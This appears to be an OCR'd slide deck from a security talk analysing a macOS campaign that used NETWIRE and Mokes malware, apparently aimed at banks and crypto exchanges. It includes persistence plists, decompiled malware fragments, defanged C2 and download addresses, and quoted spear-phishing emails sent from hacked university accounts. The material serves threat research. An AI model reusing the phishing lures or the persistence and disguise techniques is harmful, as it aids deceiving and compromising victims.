
Stage 1 - NETWIRE

- Persistence

```
--- Library/LaunchAgents » cat com.mac.host.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN
        "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.mac.host</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/jz/.defaults/Finder.app/Contents/MacOS/Finder</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <false/>
</dict>
</plist>
```

Stage 1 - NETWIRE

- Persistence



Stage 1 - NETWIRE

- Persistence - “Don’t want to die”

```
sigprocmask(SIG_SETMASK, a2, 0);
st_sigaction.sa_mask = 0;
st_sigaction.__sigaction_u.__sa_handler = execute_myself;
st_sigaction.sa_flags = 64;
sigaction(SIGSEGV, &st_sigaction, 0);
sigaction(SIGILL, &st_sigaction, 0);
sigaction(SIGBUS, &st_sigaction, 0);
sigaction(SIGSYS, &st_sigaction, 0);
sigaction(SIGFPE, &st_sigaction, 0);
sigaction(SIGPIPE, &st_sigaction, 0);
```

Stage 1 - NETWIRE

- Downloads stage 2
- Shell executed after downloading

```
➜  ~ cat .sh_history
cd /tmp/
chmod +x mac
./mac
➜  ~
```

Stage 1 - hyd7u5jdi8

- This netwire binary contains 4 RC4 keys in total.
- Key string “hyd7u5jdi8” is used once for decrypting “%Rand%”

Stage 1 - variants

- hxxp://185.162.131.96 (download server) is still up (Apache)
- Brute-forced server: found some variants in directory
  - hxxp://185.162.131.96/i/195/195
    hxxp://185.162.131.96/i/kr
    hxxp://185.162.131.96/i/kri
    hxxp://185.162.131.96/i/pm
    hxxp://185.162.131.96/i/pmi
    hxxp://185.162.131.96/i/thk
- Same code, different data by different RC4 key
  - **But has same key “hyd7u5jdi8”**

Stage 1 - variants

- hxxp://185.162.131.96 (download server) is still up (Apache)
- Brute-forced server: found some variants in directory
  - hxxp://185.162.131.96/i/195/195
    hxxp://185.162.131.96/i/kr
    hxxp://185.162.131.96/i/kri
    hxxp://185.162.131.96/i/pm
    hxxp://185.162.131.96/i/pmi
    hxxp://185.162.131.96/i/thk
- Same code, different data by different RC4 key
  - **But has same key “hyd7u5jdi8”**

Stage 1 - variants

- hxxp://185.162.131.96/i/IconServicesAgent de3a8b1e149312dac5b8584a33c3f3c6
- hxxp://185.162.131.96/i/195/195 b6f92b20816f23c147445bd5eec86a06
- hxxp://185.162.131.96/i/kr 8b2b7537c792ecf24d8ee7b9fbb942f8
- hxxp://185.162.131.96/i/kri 5030422b3428c0f938e3ad03720ca9e8
- hxxp://185.162.131.96/i/pm 70286abc22eca9a9cbea24e551c891cd
- hxxp://185.162.131.96/i/pmi de3a8b1e149312dac5b8584a33c3f3c6
- hxxp://185.162.131.96/i/thk fc99b140765567457 3ee4167f1e3dcbd

Stage 1 - variants

- Uploaded to VT - https://tinyurl.com/brutedown
- Downloadable here - https://tinyurl.com/brutedown2

Stage 2 - Overview

- Hash
  - MD5 - af10aad603fe227ca27077b83b26543b
  - SHA256 - 97200b2b005e60a1c6077eea56fc4bb3e08196f14ed692b9422c96686fbfc3ad
- Downloaded by stage1

Stage 2 - Overview

- macos.Mokes
- Remote administration tool
- C2 Server
  - 185.49.69.210 port 443|80 (closed)
  - athlon4free2updates1.com / 142.93.110.250
    - Alive but not sending payload

Stage 2


Internet Widgits Pty Ltd
Internet Widgits Pty Ltd
Root certificate authority
Expires: Saturday, 30 May 2020 at 8:50:25 PM British Summer Time
"Internet Widgits Pty Ltd" certificate is not trusted
Details
Subject Name
Country or Region AU
State/Province Some-State
Organization Internet Widgits Pty Ltd
Issuer Name
Country or Region AU
State/Province Some-State
Organization Internet Widgits Pty Ltd

Stage 2 - Overview

- Built with QT - huge binary size (13MB)
    - FLIRT for QT versions, OpenSSL - Only 20% identified
- Also not signed

```
Library/Skype » codesign -d soagent -v
soagent: code object is not signed at all
```

Stage 2

- Self copy as randomly one of these names

```
v85 = *__stack_chk_guard_ptr;
*a1 = &unk_1009E8AB8;
v80 = std::string::ctor_0("App Store", 9u, a2);
v79 = std::string::ctor_0("storeaccountd", 0xDu, a2);
v82 = &v80;
```

```
v77 = std::string::ctor_0("com.apple.spotlight", 0x13u, a2);
v76 = std::string::ctor_0("Spotlightd", 0xAu, a2);
v82 = &v77;
```

```
v71 = std::string::ctor_0("Dropbox", 7u, a2);
v70 = std::string::ctor_0("quicklookd", 0xAu, a2);
```

```
LABEL_45:
 v74 = std::string::ctor_0("Skype", 5u, a2);
 v73 = std::string::ctor_0("soagent", 7u, a2);
 v82 = &v74;
```

```
v68 = std::string::ctor_0("Google", 6u, a2);
v67 = std::string::ctor_0("Chrome", 6u, a2);
v66 = std::string::ctor_0("accountd", 8u, a2);
```

Stage 2

- Persistence

```
❯ cat soagent.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key><string>soagent</string>
        <key>ProgramArguments</key>
        <array><string>/Users/jz/Library/Skype/soagent</string></array>
        <key>RunAtLoad</key><true/>
        <key>KeepAlive</key><true/>
</dict>
</plist>
```

```
sub_100019FF0(&v47, v4 + 16);
v43 = std::string::ctor_0(
        "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n"
        "<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http:
        "<plist version=\"1.0\">\n"
        "<dict>\n"
        "\t<key>Label</key><string>%1</string>\n"
        "\t<key>ProgramArguments</key>\n"
        "\t<array><string>%2</string></array>\n"
        "\t<key>RunAtLoad</key><true/>\n"
        "\t<key>KeepAlive</key><true/>\n"
        "</dict>\n"
        "</plist>\n",
        0x15Cu,
        a3);
```

Stage 2

- Hides application from Macos Dock

```
std::string::ctor((signed __int32 **)&tmpstr, "1", -1);
j_setenv("QT_MAC_DISABLE_FOREGROUND_APPLICATION_TRANSFORM", (__int64)&tmpstr);
```

- Searches for file - *AutoFileSearchTask::files_to_search*

```
_QWORD *__fastcall AutoFileSearchTask::files_to_search(double a1)
{
  v11 = *__stack_chk_guard_ptr;
  v7 = std::string::ctor_0("*.doc", 5u, a1);
  v8 = std::string::ctor_0("*.docx", 6u, a1);
  v9 = std::string::ctor_0("*.xls", 5u, a1);
  v10 = std::string::ctor_0("*.xlsx", 6u, a1);
  v1 = operator new(0x28uLL);
```

More About Campaign

Work habits

Previous Analysis

- Attacking banks, undisclosed financial biz
- Introduced in FireEye Trend (2017)
    - https://tinyurl.com/firetrend
- Attack overview by mertsarica.com (2017)
    - https://tinyurl.com/1mertsa
    - https://tinyurl.com/2mertsa

Previous Analysis

- Attack analysis by Exatel (2016)
  - https://tinyurl.com/1exatel
- Analysis on coincheck hack by LAC Watch (2019)
  - https://tinyurl.com/lac-coincheck

Initial Compromise

- Based on spear phishing
- Office document with macro
- Office 1-day exploit (EPS)
- WinRar 1-day exploit (ACE path)
- 0-day exploit (FireFox)

Favorite Method

- Hacked London School of Economics account
  - Use the account for email communication
  - We need expert like you as jury for ‘Award’

My name is [redacted], I work at the London School of Economics.

I am the head of the jury panel of contests organized by The Banker: http://www.thebanker.com/
Jury panel consists of representatives of several leading universities and also high-qualification experts from the financial corporations.
Recently, one place in the expert group has become vacant.

We are looking for a consultant that could help us to assess candidates for Islamic Bank of the Year Awards: http://www.thebanker.com/Awards/Islamic-Bank-of-the-Year-Awards
They must have the experience in banking service and sufficient knowledge at the specifics of the region.

It’s great honor for me to invite you to join our team.

Are you interested in participation?

Best,

[https://tinyurl.com/1mertsa]

Favorite Method

- Hacked London School of Economics account
  - Use the account for email communication
  - We need expert like you as jury for ‘Award’

The Banker Awards contest is held not the first time. Best scientists of the University College London, University of Miami School of Business Administration and other universities are the main experts.
Jury panel is regularly updated.
External advisor group consists of 20 people – there is one vacant place now.

You will have to answer the set of questions regarding nominees of Islamic Bank of the Year Awards. It is essential for more precise assessment of candidates in each nomination.

At the average, it may take about 2-3 hours a week. We provide flexible work hours and remote work opportunities.

In return, you will get the certificate of the honored contest expert, and prospect for further development in this direction.

In next 3 weeks, we will need your assistance. If it goes well, we will proceed cooperation in 2017.


What do you think?

Best,

[https://tinyurl.com/1mertsa]

Favorite Method

- Hacked London School of Economics account
  - Use the account for email communication
  - We need expert like you as jury for ‘Award’
- Abuse university’s web hosting for phishing


Foremost, you have to fill out and send me the Expert application form:
http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc

Further, I will prepare the NDA. After that, I will send you first questions.

Best,

[https://tinyurl.com/1mertsa]

Favorite Method

- Not afraid of conference call with victims

Hello,

Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.

Let's schedule a call on Thursday, 2 PM, do you mind?

Best regards,
Matteo

Matteo Salvalaggio
Senior Director of Development
London School of Economics & Political Science
Tel: +442039051983
Email: m.salvalaggio@lse.ac.uk


[https://tinyurl.com/2mertsa]

Favorite Method

- Abuse LinkedIn account
  - Impersonate someone with same/similar name

Favorite Method

- Hacked Angelina College


Management, Group take-away with dietary preferences

WL

Walter Long <149wlong@student.angelina.edu>

1601/01/01 0:00

Hello,

As discussed on the phone, I'm sending you attached our initial pre-order along with g
appreciate if you could confirm receipt of this list.

Thank you,
Walter Long

[https://tinyurl.com/firetrend]

Favorite VPS

- This attack: OVH, LeaseWeb, King-Servers, QHoster
- Previous campaign
  - OVH x 6
  - LeaseWeb x 6
  - King-Servers x 1
  - QHoster x 1
  - Etc (Vultr, netsec.com, HostSailor, etc)

But…

- Why him?
  - Our initial guess
  - Chat with a friend in B exchange
  - Targeting individual? Exchange?

But…

- Why him?
  - Our initial guess
  - Chat with a friend in B exchange
  - Targeting individual? Exchange?

But…

- Why him?
  - Our initial guess
  - Chat with a friend in B exchange
  - Targeting individual? Exchange?

Conclusion

- Decent social engineering
    - Use of compromised university accounts (email/site)
    - Responsive communication
- Use of 0-day/n-day exploits - or just office+macro
- Use of undetected malware
- Skilled operators

Questions?

- Contact
  - cmpdebugger@gmail.com
  - @jz__